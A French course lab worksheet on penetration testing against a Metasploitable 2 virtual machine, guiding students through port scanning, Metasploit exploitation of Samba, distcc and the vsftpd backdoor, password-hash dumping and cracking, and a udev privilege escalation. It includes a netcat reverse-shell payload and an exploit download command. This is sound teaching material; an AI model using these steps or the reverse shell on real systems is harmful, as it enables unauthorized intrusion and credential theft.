TP 1 - Linux


Table of Contents

Il n’est pas possible de mener des tests d’intrusion sur n’importe quelle cible, *une autorisation de test* est nécessaire pour éviter toutes complications. Pour nous libérer de cette contrainte, nous allons mettre en place un laboratoire de test qui comprendra notre arsenal d’attaque et nos cibles.

Un laboratoire de test est primordial pour un auditeur/hacker/chercheur/... car il sera en mesure d'évaluer directement l’impact de ses attaques (analyses de logs systèmes/SQL, mesure d’impact sur les performances…) grâce à l'accès administrateur/root.

L’infrastructure du laboratoire de test restera simple :

- Hôte : une machine hôte (votre PC) où est exécutée la solution de virtualisation Virtualbox ;
- une machine virtuelle dédiée à l’attaque. Elle utilise une distribution Linux regroupant l’ensemble des outils d’attaque, Kali Linux (version 2018.x) ;
- une machine virtuelle cible. Elle utilise une distribution Linux regroupant un ensemble d’applications et services vulnérables, Metasploitable 2 (Ubuntu 64-bit).



NB : si vous le souhaitez, vous pouvez faire varier cette infrastructure selon vos souhaits. Par exemple, il est possible d'installer Kali Linux en dual-boot, réduisant ainsi le nombre de système virtualisé à 1 (la machine cible).

NB#: Vous deviendrez root sur la machine cible à plusieurs reprise. Pensez à ne pas utiliser cet accès pour faciliter l'exploitation de chaque attaque. En général, on ne retrouve pas autant de vulnérabilité permettant de devenir root sur une et même machine, l'idée est d'étudier un ensemble de vecteurs d'attaque.

#Todo 1 : Préparation du lab

Mettez en place le laboratoire virtuel en suivant les grandes étapes suivantes :

- Installez Virtualbox sur votre machine hôte.
- Si ce n'est pas déjà fait, récupérez les images ISO auprès du prof, la machine d'attaque (Kali) et la Linux vulnérable (Metasploitable 2).
- Installez-les en prenant le temps de correctement choisir la configuration réseau (NAT/Bridge/Host-only…). Ce lien vous aidera :
  - https://www.virtualbox.org/manual/ch06.html#network_nat (Table 6.1. Overview)
  - Dans le doute, vous pouvez choisir réseau privé hôte (Host-only network, même lien, partie 6.7). Vos VM pourront communiquer entre elles mais n'auront pas accès au LAN/à l'Internet de votre machine hôte (et inversement). En complément, vous pouvez assigner une seconde interface réseau à votre VM d'attaque (NAT) afin de lui fournir un accès Internet ponctuel.
- Assurez-vous de la connectivité entre votre machine d'attaque et la cible à l'aide d'un ping.

Votre laboratoire de test est prêt.

Comme vu en cours, la première étape d'un test d'intrusion est dédiée à la reconnaissance. Comme nous connaissons l'infrastructure du laboratoire, plusieurs tâches ne sont pas à faire, comme la cartographie réseau (traceroute), la détection d'équipements intermédiaires (wafw00f) ou encore la découverte de ressources adjacentes (DNS). Nous n'avons cependant aucune information sur les services proposés par la machine cible.

#Todo 2 : Reconnaissance - Scan de ports

Scannez les services présents sur la machines :

- Via l'outil nmap, lancez un scan TCP : nmap IPADDR_CIBLE
- Recensez l'ensemble des ports afin d'identifier les fonctionnalités de la machine cible.

La quasi-totalité des services actifs sur la machine cible sont vulnérables de part une version obsolète ou une mauvais configuration. Nous allons en passer quelques un en revue.

#Todo 3 : Exploitation – Vulnérabilité classique

La version de Samba est vulnérable et offre la possibilité d'exécuter du code. Cette vulnérabilité va nous permettre d'établir une connexion avec la machine cible pour ensuite en extraire les mots de passes. Nous tenterons alors de casser ces mots de passe.

Procédez ainsi :

- Confirmer l'existence des services smb (Samba) et identifiez les versions à l'aide de la commande nmap (man nmap, recherchez le mot version).
- Rendez-vous sur https://www.cvedetails.com et lancez une recherche (en haut à droite) sur "Samba numéro_de_version".

Vous remarquez le nombre important de vulnérabilités touchant cette version. En condition réelle de test, l'auditeur va privilèger les CVE ayant le score le plus élevée et les essayer une par une. Second petit indice concernant la CVE que l'on exploitera ici...elle a un score de 6 :

- Rendez-vous sur la page de la CVE, vous pourrez constater qu'un exploit Metasploit existe pour l'exploiter.
- Suivez les liens afin d'arriver sur la page de Rapid7 afin d'obtenir le nom du module Metasploit.
- Lancez Metasploit et exécutez le module. Voici des indices pour les commandes :
  - msfconsole
  - use ...
  - options
  - show payloads
  - set payload ...
- Que se passe-t-il ? Avec quel utilisateur ? Pourquoi cette utilisateur ? (commandes id, ps)

Nous allons maintenant récupérer les hashs des mots de passe utilisateurs afin de les casser avec l'outil John the Ripper. Bien qu'il soit possible de faire les prochaines étapes à la main (commandes cat, unshadow…), nous allons utiliser un module Metasploit automatisant la création du fichier à donner en entrée à John :

- Vous devriez toujours être connecté en tant que root à la machine. Nous allons passer cette session en arrière-plan afin de pouvoir utiliser un autre module de Metasploit. Utilisez le raccourci Ctrl-Z.

- Metasploit vous propose de passer la session en arrière-plan, acceptez et notez le numéro de session.
- Utilisez et configurez ensuite le module post/linux/gather/hashdump. (NB : Vous pouvez consulter le code source de ce module sur le site Rapid7).
- Ce module vous fournit alors un fichier pré-formaté pour John. Lancez John sur le fichier (./john fichier).

C’est gagné.

#Todo 4 : Exploitation – Il fallait bien faire la config!

Le logiciel distcc a été mal configuré, offrant ainsi une porte d’entrée directe au système. L’objectif sera de :

- exploiter la vulnérabilité touchant distcc (TCP 3632) afin d’exécuter du code sur la machine cible (CVE-2004-2687) ;
- exploiter une vulnérabilité sur le module udev afin de procéder à une élévation de privilège (CVE 2009-1185).

Procédez ainsi :

- Confirmer l’existence du service distcc et identifiez sa version à l’aide de la commande nmap.
- Comparez la version de distcc avec celle déclarée comme vulnérable dans la CVE-2004-2687.
- Recherchez sur Internet le module metasploit permettant d’exploiter la CVE dédiée à distcc. Exploitez là (sans oublier de définir la payload) et identifiez l’utilisateur avec lequel vous êtes connecté.

Vous voilà à présent sur le système avec un utilisateur à faible privilège. Nous allons ensuite exploiter une vulnérabilité touchant udev afin de monter en privilège. L’exploit touchant udev permet d’exécuter un programme (aka payload) en tant que root. Nous allons donc faire un programme simple offrant un shell root sur la machine cible. Vous pouvez cependant utiliser la payload de votre choix.

Procédez ainsi :

- Identifiez la version du module udev et comparez la version déclarée comme vulnérable dans la CVE 2009-1185.

- Rendez-vous sur exploit-db.com et recherchez un exploit pour cette CVE puis :
  - téléchargez l'exploit wget --no-check-certificate http://www.exploit-db.com/download/… (afin de télécharger un exploit proposé sur exploit-db.com, remplacez "exploits" par "download" dans l'URL.
  - Compilez le (sur la machine cible).

La façon dont utiliser cet exploit est décrite dans les commentaires du code source :

```
* Usage:
*
* Pass the PID of the udevd netlink socket (listed in /proc/net/netlink,
* usually is the udevd PID minus 1) as argv[1].
*
* The exploit will execute /tmp/run as root so throw whatever payload you
* want in there.
```

Suggestion de payload :

```
#!/bin/sh

/bin/netcat -e /bin/sh IPADDR_ATTAQUE X
```

NB : Pensez à lancer nc/netcat en écoute sur le port X sur la machine d'attaque avant d'exécuter la payload.

Vous êtes à présent root :)

#Todo 5 : Exploitation – Qui a mis cette backdoor ?

La version du logiciel fournissant le service FTP est vulnérable. L'objectif sera de l'exploiter de façon manuelle puis automatique. Procédez ainsi :

- Identifier la version du logiciel fournissant le service FTP.
- Rechercher sur Internet quelles CVE touchent le logiciel dans cette version.
- Manuel : Exploitez la vulnérabilité à l'aide des commandes telnet ou nc.
- Auto : Exploitez la vulnérabilité à l'aide de Metasploit.

Vous êtes à présent root :)

Pour la petite histoire, cette vulnérabilité ne résulte pas d'une mauvaise configuration ou d'un bug. Il s'agit en réalité d'une backdoor introduite dans le logiciel et qui a été diffusé depuis… le site officiel. Il s'agit donc d'une attaque en deux phases :

- reprise du code source du logiciel afin d'y insérer la backdoor;
- compromission du site web officiel afin d'y mettre cette version.

Un utilisateur pourrait éventuellement détecter ce type d'attaque vérifiant l'empreinte MD5/SHA1 du paquet qu'il télécharge. Bien que ce type d'attaque soit difficile à mettre en place, la facilité d'exploitation rend la chose intéressante (notamment pour les Etats).